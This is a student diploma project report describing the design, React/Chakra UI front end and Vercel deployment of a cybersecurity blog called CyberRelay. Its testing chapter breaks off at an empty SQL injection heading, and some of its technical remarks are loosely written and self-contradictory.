



**GALGOTIAS
UNIVERSITY**

(Established under Galgotias University Uttar Pradesh Act No. 14 of 2011)

University of Polytechnic
(Greater Noida, Uttar Pradesh)

**Project – II (DPCS9999) Report on CyberRelay By
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Yash Bhardwaj (Admission NO: 19GPTC4060006)**

In partial fulfilment of requirements for the award of the
degree

**Diploma in Computer Science & Engineering
(Under the guidance of Er. Ram Lakhan and Er. Nutan Gussain)**



GALGOTIAS UNIVERSITY

(Established under Galgotias University Uttar Pradesh Act No. 14 of 2011)

Department of Computer Science & Engineering

CERTIFICATE

This is to certify that Vivek Bharti(19GPTC4060110) and Yash Bhardwaj(19GPTC4060006), student of Diploma in Computer Science & Engineering, fifth Semester, Department of Computer Science of Galgotias University, has pursued the Major Project titled “Cybersecurity Blog: CyberRelay” under the supervision of Er. Ram Lakhan, Assistance Professor and Assistance Professor HOD. Anand Dohre and their report has been submitted in partial fulfilment of requirements for the award of the degree, Diploma in Computer Science & Engineering by Galgotias University in the Year2021.

Er. Anand Dohre
(Head of the Department)

Er. Ram Lakhan
(Assistance Professor)

Acknowledgment

I express my sincere regard and indebtedness to my project internal guide Er. Ram Lakhan and HOD. Anand Dohre, for his valuable time, guidance, encouragement, support and cooperation throughout the duration of our project. I would sincerely like to thank IT Department for giving me the opportunity to work on enhancing my technical skills while undergoing this project. This project was done under the guidance of Er. Ram Lakhan, Assistance Professor and HOD. Anand Dohre. This project helped in understanding the various parameters which are involved in the development of a Password manager and the working and integration REACT along with the backend to create a fully functional Blog.

I would like to thank Er. Ram Lakhan (Assistance Professor), HOD. Anand Dohre (Head of the Department) and whole of department for their constant support.

Vivek Bharti

Yash Bhardwaj

Abstract

CyberRelay is all about preventing measures and to guide people about Cybersecurity and Ethical Hacking, Cybersecurity is important because it protects all categories of data from theft and damage. This includes sensitive data, personally identifiable information, protected health information, personal information, intellectual property, data, and governmental and industry information systems, Cyber security is how individuals and organization's reduce the risk of cyber-attack. Cyber security's core function is to protect the devices we all use (smartphones, laptops, tablets and computers), and the services we access - both online and at work - from theft or damage.

INDEX

Chapter 1: Introduction

- Introduction
- Aim
- Project work schedule
- Organisation of Report
- Why React?

Chapter 2: Requirements

- React Environment
- Software and Hardware requirement

Chapter 3: Design & Planning

- Basic UI / UX (React Library) Design
- Basic Working diagram
- Deployment Platform (Vercel)
- Vercel npm build (Docker Container)

Chapter 4: Implementation

- Back End implementation of React
- Connection of external DNS to Main site

Chapter 5: Testing

- SQL Injection test on database
- CSRF / SSRF
- Working of each feature of Blog

Chapter 6: Results

Chapter 7: Advantages

Chapter 8: Conclusions

Chapter 1: Introduction


Introduction:

CyberRelay is all about preventing measures and to guide people about Cybersecurity and Ethical Hacking, Cybersecurity is important because it protects all categories of data from theft and damage. This includes sensitive data, personally identifiable information, protected health information, personal information, intellectual property, data, and governmental and industry information systems, Cyber security is how individuals and organizations reduce the risk of cyber-attack. Cyber security's core function is to protect the devices we all use (smartphones, laptops, tablets and computers), and the services we access - both online and at work - from theft or damage.

Aim:

The purpose of a blog is to provide content on your website that answers your prospective customers' questions and helps them learn about your product or service. It expands your brand's visibility by giving Google and other search engines content to index and serve up in search results.

Project Work Schedule:



The planning phase is quite easy because there are several certified, tested and managed by big multinational's Blogs are out there, so basic understanding about how they made are quite easy to find. I personally like Portswigger it is a one of the best blog in CyberSec Community.

The most difficult is the setting a virtual env for the React to run.

The most crucial time in whole building series is to test the npm vulnerability is to test it against any kind of Data Leak from the database.

Organisation of Report:

INTRODUCTION

This section includes the overall view of the project i.e. the basic problem definition and the general overview of the problem which describes the problem in layman terms. it also specifies the software used and the proposed solution strategy.

SOFTWARE REQUIREMENTS SPECIFICATION

This section includes the Software and hardware requirements for the smooth running of the application.

DESIGN & PLANNING

This section consists of the Software Development Life Cycle model.it also contains technical diagrams like the Data Flow Diagram and the Entity Relationship diagram.

IMPLEMENTATION DETAILS

This section describes the different technologies used for the entire development process of the Front-end as well as the Back-end development of the application.

RESULTS AND DISCUSSION


This section has screenshot so fall the implementation i.e. user interface and their description.

SUMMARY AND CONCLUSION

This section has screenshots of all the implementation i.e. user interface and their description.

Question arises why Python?

React allows developers to create large web applications that can change data, without reloading the page. The main purpose of React is to be fast, scalable, and simple. It works only on user interfaces in the application. This corresponds to the view in the MVC template.



React is usable across different projects. It allows developers to choose between Components and props. React is flexible in JSX, too. That's the main reason of choosing React and also, we love python.

Event handling in HTML and React are different from one another in terms of syntax and some rules. The reason behind this is that React works on the concept of virtual DOM, on the other hand, the HTML has access to the Real DOM all the time.

Chapter 2: Requirements


Hardware Requirements:

Since the Blog is developed in UNIX based kernel architecture so that it can run on any kernel and DOS based systems with these minimum hardware requirements

- Pc with a 250GB or more space free for user.
- Pc with 2GB of RAM.
- Pentium 4 or higher.

Software Requirements:

- OS (supported os are: windows, linux, Debian, fedora, mint, arch linux)
- Language (React)
- IDE (Sublime Text)
- React requirements must be installed using React Scripts provided in the code REPO.



Chapter 3: Design & Planning

Design:

At the beginning of the project, we decided to make it a static webpage without any animation and all, but it will end up very messy and user can't be interested in reading the article and attacks. That's why we started to make it a Responsive Website with different template styles in different devices for the ease of user.

Greeting window:



The Starting of program represents you with a very beautiful and instructional page with labelled UI / UX Design with a rotating logo.


The user will click on the rotating symbol then the react animation starts falling into pieces. It will display the intro window of our blog.

The Intro page:




Beautiful animation kicks in and talks about the cyber relay project and the logo is still rotating while the user is reading the intro.

Then we have the skills pages ready to show up with your one click. With an interesting responsive background.



About Us:



The About us pages tell us about the making and creating of this blog.

The Spaceman is floating at the side of the page is the another example of the responsive design because it will hinder when you crossover the mouse at spaceman.

Although, the backend is core of this part is very complex because the chakra UI is not deploying on vercel with this animation because the use of html entities without sanitizing them.

At every step from greeting from Cyber Relay team for visiting this blog we will make sure that we will deliver the rightful and updated content towards CyberSec Community.

Chapter 4: Implementation

Back-end implementation:

It is very technical and assumes a strong understanding of React public API as well as how it's divided into core, renderers, and the reconciler. If you're not very familiar with the React codebase, read the codebase overview first.

Vercel is a platform for deploying the fastest React sites. You can deploy your site with zero configuration to the best frontend infrastructure. Deploying a production-ready Create React App site can be difficult, but it doesn't have to be. Vercel provides an unmatched zero-config experience, following all of CRA's best hosting practices. The end-result is an aggressively cached, high-perf site that is globally available.


Building Stage's:

Setting up the React (environment)

- REACT docker container (dockerising the sql server for less error's)

```
shell> docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS
a24888f0d6f4   mysql/mysql-server  "/entrypoint.sh my..."  14 seconds ago  Up 13 seconds (health: starting)
```

- after setting up the React server on localhost:3000 let's set an interface between the React and Chakra UI using import module.
- Creating a NavBar with different angle design and opener logo.
- Generating a smooth animation on refreshing page with chakra ui components.
- Creating different pages and their props with breakable components




With an upside down scroll features while having a vertical length cards of works.

- The props card will be stored in subcomponents class folder.


The Blog Page:

The Main showcase of the cyber relay project is the blogpost page for which we make them, the blog page contains the several attacks as well as we organize them smart also with the category of Red teaming and blue teaming.



Implementation Issues at beginning stage:

- Not Starting a Component Name with a Capital Letter
- Using Single Quotes Instead of Back-ticks
- Using React.PropTypes
- Confusing Functions with Classes
- Passing Numbers as Strings
- Forgetting That Another App Instance is Still Using the Same Port
- Confusing Curly Brackets with Parentheses
- Not Using the Right Capitalization of API Methods and Properties
- Confusing <tag/> with </tag>
- Assuming import/export Will Just Work




Chapter 5: Testing

SQL injection testing on database:

